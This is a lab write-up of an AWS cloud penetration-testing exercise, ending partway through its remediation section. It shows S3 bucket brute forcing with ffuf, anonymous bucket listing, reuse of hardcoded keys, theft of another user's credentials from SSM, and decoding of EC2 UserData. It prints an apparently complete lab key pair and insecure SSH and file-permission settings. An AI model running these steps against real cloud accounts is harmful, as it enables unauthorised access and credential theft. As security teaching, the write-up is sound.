Pwned Labs : S3 Bucket Brute Force to Breach
Pwned Labs : S3 Bucket Brute Force to Breach
PwnedLabs :- S3 Bucket Brute Force to Breach
Platform Link: https://pwnedlabs.io/
Lab Link pwnedlabs.io
Difficulty: Medium | Category: AWS Cloud Pentesting
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
🗺️ Overview & Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Target Website (Huge Logistics)
        ↓
  Source Code Recon → Discover S3 bucket naming convention
        ↓
  ffuf Brute Force → Find hidden S3 buckets
        ↓
  Public Bucket (hlogistics-beta) → Download exposed Python script
        ↓
  Hardcoded AWS Credentials (ecollins) → Configure AWS CLI
        ↓
  IAM Enumeration → Find inline policy → SSM Parameter access
        ↓
  SSM GetParameter → Retrieve lharris credentials
        ↓
  Switch to lharris → EC2 Launch Template enumeration
        ↓
  Decode UserData → Internal infrastructure info + FLAG
🧰 Tools Used
| Tool | Purpose |
|---|---|
curl | HTTP probing of S3 buckets |
ffuf | S3 bucket name brute forcing |
aws cli | AWS service enumeration and interaction |
aws-enumerator | IAM permission brute forcing |
python3 | Run the leaked script |
base64 | Decode EC2 UserData |
📁 Lab Setup
1
2
mkdir -p ~/Desktop/PwnedLabs/s3-bucket-brute-force-to-breach
cd ~/Desktop/PwnedLabs/s3-bucket-brute-force-to-breach
Phase 1 :- Reconnaissance: Identifying the Target S3 Bucket
Step 1: Discover the Initial S3 Bucket
The target is Huge Logistics (hlogistics). During initial recon of the company’s website, the first S3 bucket found was:
1
hlogistics-web

We probe it using curl -I (HEAD request - checks if the bucket exists and returns headers without downloading the body):
1
curl -I https://hlogistics-web.s3.amazonaws.com/
Output:
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 200 OK
x-amz-id-2: MV37MX4izStrHg/dgURc6h+MMP8PCwn0qlWhDSNr/fBIjIxOCJHG8+U3U+UW6uKJhcq6/lcnGO3jLdD86fcUlsrJc6sA5jM+
x-amz-request-id: B2HHTSY1RG8N7EG2
Date: Fri, 10 Apr 2026 05:21:14 GMT
x-amz-bucket-region: eu-west-2
x-amz-access-point-alias: false
x-amz-bucket-arn: arn:aws:s3:::hlogistics-web
Content-Type: application/xml
Transfer-Encoding: chunked
Server: AmazonS3
What this tells us:
- The bucket exists and is publicly accessible (HTTP 200)
- It lives in region eu-west-2 (London)
- The ARN is
arn:aws:s3:::hlogistics-web
Key header:
x-amz-bucket-region: eu-west-2— this tells us the company is likely running their infrastructure in EU West (London). All future bucket brute forcing should prioritize this region.
Step 2: Source Code Recon — Find More Bucket Names

By inspecting the page source of the Huge Logistics website, two more S3 references were discovered hardcoded in the HTML/JS:
1
2
hlogistics-staticfiles.s3.amazonaws.com
hlogistics-images.s3.amazonaws.com


Why this matters: Developers often hardcode S3 URLs in frontend code for images, scripts, or API calls. Always check page source and JS files. This gives us a naming pattern:
hlogistics-<environment>
Phase 2 :- S3 Bucket Brute Forcing with ffuf
Now that we know the naming pattern is hlogistics-<environment>, we can brute force other potential bucket names across AWS regions.
Step 3: Get the Wordlist
1
2
3
cd ~/Desktop/PwnedLabs/s3-bucket-brute-force-to-breach
git clone https://github.com/koaj/aws-s3-bucket-wordlist
cd aws-s3-bucket-wordlist
This wordlist (list.txt) contains common environment/suffix names like: dev, prod, staging, backup, storage, beta, images, static, etc.
Step 4: Create a Regions Wordlist
We need to fuzz over AWS regions too. Create region.txt:
1
nano region.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
us-west-1
us-west-2
us-east-1
us-east-2
cn-north-1
cn-northwest-1
eu-central-1
eu-north-1
eu-west-1
eu-west-2
eu-west-3
ap-northeast-1
ap-northeast-2
ap-northeast-3
ap-south-1
ap-southeast-1
ap-southeast-2
ca-central-1
me-south-1
sa-east-1
us-gov-east-1
us-gov-west-1
ap-east-1
Why regions? S3 bucket URLs follow the format
<bucket-name>.s3.<region>.amazonaws.com. A bucket in eu-west-2 responds differently than one without a region prefix. Fuzzing both dimensions finds buckets that might only respond correctly with their regional URL.
Step 5: Run ffuf to Brute Force S3 Buckets
1
2
3
4
5
ffuf -u "https://hlogistics-ENVIRONMENT.s3.REGION.amazonaws.com" \
     -w "region.txt:REGION" \
     -w "list.txt:ENVIRONMENT" \
     -mc 200,403 \
     -v 2>/dev/null
Breaking down this command:
| Flag | Meaning |
|---|---|
-u | The URL template with placeholders ENVIRONMENT and REGION |
-w "region.txt:REGION" | Use region.txt as the wordlist for the REGION placeholder |
-w "list.txt:ENVIRONMENT" | Use list.txt as the wordlist for the ENVIRONMENT placeholder |
-mc 200,403 | Only show responses with status 200 (OK) or 403 (Forbidden — bucket exists but access denied) |
-v | Verbose output — shows matched URL and what words were used |
2>/dev/null | Suppress stderr noise |
Why match 403? A 403 Forbidden from S3 still means the bucket exists — it’s just not publicly readable. That itself is useful intelligence. A 404 or DNS NXDOMAIN means the bucket doesn’t exist.
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[Status: 200, Size: 8959, Words: 4, Lines: 2, Duration: 401ms]
| URL | https://hlogistics-images.s3.eu-west-2.amazonaws.com
    * ENVIRONMENT: images
    * REGION: eu-west-2

[Status: 200, Size: 535, Words: 4, Lines: 2, Duration: 393ms]
| URL | https://hlogistics-web.s3.eu-west-2.amazonaws.com
    * ENVIRONMENT: web
    * REGION: eu-west-2

[Status: 200, Size: 427250, Words: 4, Lines: 2, Duration: 740ms]
| URL | https://hlogistics-storage.s3.us-east-1.amazonaws.com
    * ENVIRONMENT: storage
    * REGION: us-east-1

[Status: 200, Size: 642, Words: 4, Lines: 2, Duration: 364ms]
| URL | https://hlogistics-beta.s3.eu-west-2.amazonaws.com
    * ENVIRONMENT: beta
    * REGION: eu-west-2

[Status: 200, Size: 8495, Words: 4, Lines: 2, Duration: 535ms]
| URL | https://hlogistics-staticfiles.s3.eu-west-2.amazonaws.com
    * ENVIRONMENT: staticfiles
    * REGION: eu-west-2
Discovered buckets:
| Bucket | Region | Status | Notes |
|---|---|---|---|
hlogistics-web | eu-west-2 | 200 | Already known |
hlogistics-images | eu-west-2 | 200 | Already known |
hlogistics-staticfiles | eu-west-2 | 200 | Already known |
hlogistics-storage | us-east-1 | 200 | New! |
hlogistics-beta | eu-west-2 | 200 | New! Interesting! |
hlogistics-betais the most interesting — beta/test/staging buckets are notoriously misconfigured because developers treat them as temporary and forget to lock them down.
Phase 3 :- Exploiting the Misconfigured Beta Bucket
Step 6: List the Beta Bucket (No Auth Required)
1
aws s3 ls s3://hlogistics-beta --no-sign-request
Breaking down this command:
| Part | Meaning |
|---|---|
aws s3 ls | List contents of an S3 bucket |
s3://hlogistics-beta | Target bucket URI |
--no-sign-request | Make the request anonymously — no AWS credentials needed |
Output:
1
2026-01-27 22:13:42       3507 SystemTrackingPackagesTest.py
A Python file exposed publicly with no authentication! 🎯
Step 7: Download the Exposed File
1
aws s3 cp s3://hlogistics-beta/SystemTrackingPackagesTest.py . --no-sign-request
| Part | Meaning |
|---|---|
aws s3 cp | Copy a file from S3 to local |
s3://hlogistics-beta/SystemTrackingPackagesTest.py | Source path in S3 |
. | Download to current directory |
--no-sign-request | No credentials required |
Step 8: Read the File — Hardcoded AWS Credentials Found
1
cat SystemTrackingPackagesTest.py
Inside the Python script, AWS credentials are hardcoded in plaintext:
1
2
3
4
# Retrieve AWS credentials from environment variables
aws_access_key_id = 'AKIATRPHK**********'
aws_secret_access_key = '3dHm9tpcpvr**********'
aws_region = 'eu-west-2'
Critical mistake by the developer: They named the comment “Retrieve from environment variables” but actually hardcoded the values. This is one of the most common and dangerous AWS security mistakes. Keys committed to code or left in files on S3 are trivially discoverable.
The script uses boto3 (the AWS Python SDK) to interact with a Lambda function called PackageTrackerLambda. It manages a package tracking SQLite database.
Step 9: Run the Script to Confirm Credentials
1
python3 SystemTrackingPackagesTest.py
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
All Packages:
(1, 'ABC123', 'John Doe', '123-456-7890', 'New York', 'Warehouse A')
(2, 'XYZ456', 'Jane Smith', '987-654-3210', 'Los Angeles', 'Warehouse B')
(3, 'DEF789', 'Bob Johnson', '555-123-4567', 'Chicago', 'Warehouse C')

Updated Packages:
(1, 'ABC123', 'John Doe', '123-456-7890', 'New York', 'Warehouse A')
(2, 'XYZ456', 'Jane Smith', '987-654-3210', 'Seattle', 'Warehouse D')
(3, 'DEF789', 'Bob Johnson', '555-123-4567', 'Chicago', 'Warehouse C')

Remaining Packages:
(2, 'XYZ456', 'Jane Smith', '987-654-3210', 'Seattle', 'Warehouse D')
(3, 'DEF789', 'Bob Johnson', '555-123-4567', 'Chicago', 'Warehouse C')

botocore.exceptions.ClientError: An error occurred (AccessDeniedException) when
calling the Invoke operation: User: arn:aws:iam::243687662613:user/ecollins is not
authorized to perform: lambda:InvokeFunction on resource:
arn:aws:lambda:eu-west-2:243687662613:function:PackageTrackerLambda because no
identity-based policy allows the lambda:InvokeFunction action
What we learned from this error:
- The credentials are valid and working
- The IAM user is
ecollins - AWS Account ID is
243687662613 ecollinsdoes not havelambda:InvokeFunctionpermission- The error reveals the Lambda function name and full ARN — free recon!
Phase 4 :- IAM Enumeration as ecollins
Step 10: Configure AWS CLI with ecollins Credentials
1
aws configure
Enter:
1
2
3
4
AWS Access Key ID: AKIATRPHKUQ*********
AWS Secret Access Key: 3dHm9tpcpvrdouc0V2****************
Default region name: us-west-2
Default output format: json
Step 11: Verify Identity
1
aws sts get-caller-identity
sts= Security Token Service —get-caller-identityis the AWS equivalent ofwhoami. It returns your IAM identity without needing any special permissions (any valid key can call this).
Output:
1
2
3
4
5
{
    "UserId": "AIDATRPHKUQK3U******",
    "Account": "243687662613",
    "Arn": "arn:aws:iam::243687662613:user/ecollins"
}
Confirmed - we are operating as ecollins.
Step 12: Attempt to List IAM Users (Fails)
1
aws iam list-users
Output:
1
2
3
4
An error occurred (AccessDenied) when calling the ListUsers operation:
User: arn:aws:iam::243687662613:user/ecollins is not authorized to perform:
iam:ListUsers on resource: arn:aws:iam::243687662613:user/
because no identity-based policy allows the iam:ListUsers action
ecollins has limited permissions. We need to enumerate what they can do.
Step 13: Check Inline Policies on ecollins
1
aws iam list-user-policies --user-name ecollins
Inline policies are permissions attached directly to a specific IAM user (as opposed to managed policies which are reusable and attached to many users/roles). Attackers check inline policies first because they often reveal custom, targeted permissions.
Output:
1
2
3
4
5
{
    "PolicyNames": [
        "SSM_Parameter"
    ]
}
There’s an inline policy called SSM_Parameter — let’s read it.
Step 14: Read the SSM_Parameter Policy
1
aws iam get-user-policy --user-name ecollins --policy-name SSM_Parameter
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
    "UserName": "ecollins",
    "PolicyName": "SSM_Parameter",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "ssm:GetParameter",
                    "ssm:DescribeParameters"
                ],
                "Resource": "arn:aws:ssm:eu-west-2:243687662613:parameter/lharris"
            }
        ]
    }
}
What this policy tells us:
| Field | Value | Meaning |
|---|---|---|
Effect | Allow | Permission is granted |
Action | ssm:GetParameter, ssm:DescribeParameters | Can read SSM parameters |
Resource | parameter/lharris | Only for the parameter named lharris |
AWS SSM Parameter Store is a service for storing configuration data and secrets — API keys, passwords, database strings. It’s like a secrets vault. The fact that
ecollinscan read a parameter namedlharrisis very suspicious —lharrisis likely another IAM user’s credentials stored here.
Phase 5 :- Lateral Movement via SSM Parameter Store
Step 15: Retrieve the lharris SSM Parameter
1
2
3
aws ssm get-parameter \
  --name lharris \
  --region eu-west-2
Output:
1
2
3
4
5
6
7
8
9
10
11
{
    "Parameter": {
        "Name": "lharris",
        "Type": "StringList",
        "Value": "AKIATRPHKUQKZ7DY6AFI,KEdeICdOb7QpVS+zD2mrHm7qby2S4Er5c2rwbbo9",
        "Version": 2,
        "LastModifiedDate": "2025-02-19T11:09:50.332000+05:30",
        "ARN": "arn:aws:ssm:eu-west-2:243687662613:parameter/lharris",
        "DataType": "text"
    }
}
We also try with --with-decryption flag (for SecureString type parameters):
1
2
3
4
aws ssm get-parameter \
  --name lharris \
  --with-decryption \
  --region eu-west-2
The value is the same — this is a plain StringList (not encrypted), so:
New AWS Credentials for user lharris:
1
2
Access Key ID:     AKIATRPH*********
Secret Access Key: KEdeICdOb7Q************
Note: The Access Key ID prefix is the same (
AKIATRPHKUQK) but the suffix differs. Access Key IDs and Secret Access Keys are a pair — they belong to the same identity together. The same AWS account (243687662613) but a different user.
Step 16: Configure lharris as a Named Profile
1
aws configure
Enter:
1
2
3
4
AWS Access Key ID: AKIATRPH*********
AWS Secret Access Key: KEdeICdOb7Qp**************
Default region name: eu-west-2
Default output format: json
Step 17: Verify lharris Identity
1
aws sts get-caller-identity
Output:
1
2
3
4
5
{
    "UserId": "AIDATRPHKUQK46UGVDBGN",
    "Account": "243687662613",
    "Arn": "arn:aws:iam::243687662613:user/lharris"
}
We are now lharris in the same account. Lateral movement successful ✅
Phase 6 :- Enumeration as lharris
Step 18: General Enumeration Commands (What to Try)
1
2
3
4
5
6
aws s3 ls                        # List all S3 buckets
aws iam list-users               # List IAM users
aws iam list-roles               # List IAM roles
aws iam list-policies            # List IAM policies
aws ec2 describe-instances       # List EC2 instances
aws lambda list-functions        # List Lambda functions
Step 19: Try Lambda (Fails)
1
aws lambda list-functions --profile lharris
Output:
1
2
3
4
An error occurred (AccessDeniedException) when calling the ListFunctions operation:
User: arn:aws:iam::243687662613:user/lharris is not authorized to perform:
lambda:ListFunctions on resource: * because no identity-based policy allows
the lambda:ListFunctions action
lharris can’t list Lambda functions either. Keep enumerating.
Attacker tip: Don’t stop at one denied service. AWS has dozens of services — keep trying. Each denied call also confirms the account structure and reveals function/resource names in error messages.
Step 20: Enumerate EC2 Launch Templates ✅
1
aws ec2 describe-launch-templates
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{
    "LaunchTemplates": [
        {
            "LaunchTemplateId": "lt-05c3bbb6108e76f9b",
            "LaunchTemplateName": "SCHEDULER",
            "CreateTime": "2025-03-04T20:35:50+00:00",
            "CreatedBy": "arn:aws:iam::243687662613:root",
            "DefaultVersionNumber": 1,
            "LatestVersionNumber": 1,
            "Operator": {
                "Managed": false
            }
        }
    ]
}
A launch template named SCHEDULER exists, created by the root account.
EC2 Launch Templates are saved configurations used to launch EC2 instances — they contain AMI IDs, instance types, key pairs, security groups, and crucially: UserData scripts. UserData is a bash script that runs automatically when an EC2 instance first boots. Admins use it to bootstrap instances — install software, pull configs, set up services. And sometimes they leave sensitive data in it.
Phase 7 :- Extracting Secrets from EC2 UserData
Step 21: Retrieve and Decode the UserData Script
1
2
3
4
aws ec2 describe-launch-template-versions \
  --launch-template-name SCHEDULER \
  --query "LaunchTemplateVersions[0].LaunchTemplateData.UserData" \
  --output text | base64 --decode
Breaking down this command:
| Part | Meaning |
|---|---|
describe-launch-template-versions | Get all versions of the launch template |
--launch-template-name SCHEDULER | Target the SCHEDULER template |
--query "LaunchTemplateVersions[0].LaunchTemplateData.UserData" | JMESPath query — extract only the UserData field from version 0 |
--output text | Output as raw text (not JSON) so we can pipe it |
base64 --decode | UserData is always stored base64-encoded — decode it to readable bash |
Decoded UserData Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
#!/bin/bash

apt install -y aws-cli docker git curl unzip httpd mysql

systemctl enable docker
systemctl start docker
usermod -aG docker ec2-user
chmod 777 /var/run/docker.sock

mkdir -p /opt/huge-logistics
cd /opt/huge-logistics

aws s3 cp s3://huge-logistics-private/config.sh .
chmod +x config.sh
./config.sh

aws configure set region us-east-1

docker pull images.huge-logistic.local/worker:latest
docker run -d --name logistics-worker -p 8080:8080 images.huge-logistic.local/worker:latest

echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
echo "PasswordAuthentication yes" >> /etc/ssh/sshd_config
echo "AllowUsers ec2-user root" >> /etc/ssh/sshd_config
systemctl restart sshd

chmod -R 777 /etc

flag: 797f9edff*************
🔍 Analysis of the UserData Script (Bonus Recon)
The UserData reveals a treasure trove of internal infrastructure details:
| Finding | Detail | Security Impact |
|---|---|---|
| Private S3 bucket | s3://huge-logistics-private/config.sh | Another bucket to target; pulls a config script at boot |
| Internal Docker registry | images.huge-logistic.local/worker:latest | Internal container registry on .local DNS |
| Docker worker | Port 8080, container logistics-worker | Internal service running on launched instances |
| SSH misconfiguration | PermitRootLogin yes, PasswordAuthentication yes | Root SSH login enabled — major security risk |
| Overly permissive | chmod -R 777 /etc | Makes entire /etc world-writable — catastrophically insecure |
| Region hint | aws configure set region us-east-1 | Internal operations use us-east-1 |
🗺️ Full Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
1. OSINT / Source Code Recon
   └─ Found: hlogistics-web (from site source)
   └─ Found: hlogistics-staticfiles, hlogistics-images

2. S3 Bucket Brute Force (ffuf)
   └─ Found: hlogistics-beta, hlogistics-storage

3. Unauthenticated Access to hlogistics-beta
   └─ Downloaded: SystemTrackingPackagesTest.py

4. Credential Exposure in Source File
   └─ Extracted: ecollins (AKIATRPHKUQKWOPLBKEN)

5. IAM Enumeration as ecollins
   └─ Found inline policy: SSM_Parameter
   └─ Permission: ssm:GetParameter on /lharris

6. SSM Parameter Store Access
   └─ Retrieved: lharris credentials

7. Lateral Movement to lharris
   └─ aws configure → new identity confirmed

8. EC2 Launch Template Enumeration
   └─ Found: SCHEDULER template

9. UserData Extraction + Base64 Decode
   └─ Revealed: Internal infra details + FLAG
🛡️ Defense & Remediation
1. S3 Bucket Naming — Obscurity vs Security
Problem: Predictable names like hlogistics-beta make brute forcing trivial.
Fix: Append random suffixes: hlogistics-beta-a3f92b1 — this defeats wordlist attacks. But this is security through obscurity — it slows attackers, it doesn’t stop them. Real fixes are below.
2. Never Store Credentials in Code or S3
Problem: aws_access_key_id hardcoded in SystemTrackingPackagesTest.py.
Fix:
- Use IAM Roles for EC2/Lambda instead of long-term access keys
- Use AWS Secrets Manager or SSM Parameter Store with encryption if you must store keys
- Use
git-secretsortruffleHogin CI/CD to prevent credential commits
3. S3 Bucket Access Controls
Problem: hlogistics-beta was publicly listable with --no-sign-request.
Fix:
- Enable S3 Block Public Access at the account level
- Apply bucket policies restricting access to specific VPC endpoints or IAM roles
- Enable S3 Object Ownership —
BucketOwnerEnforced
4. IAM Least Privilege
Problem: ecollins was able to read another user’s credentials from SSM.
Fix: SSM parameters containing credentials should only be readable by the service/role that needs them — not by other human user accounts.
5. SSM Parameter Encryption
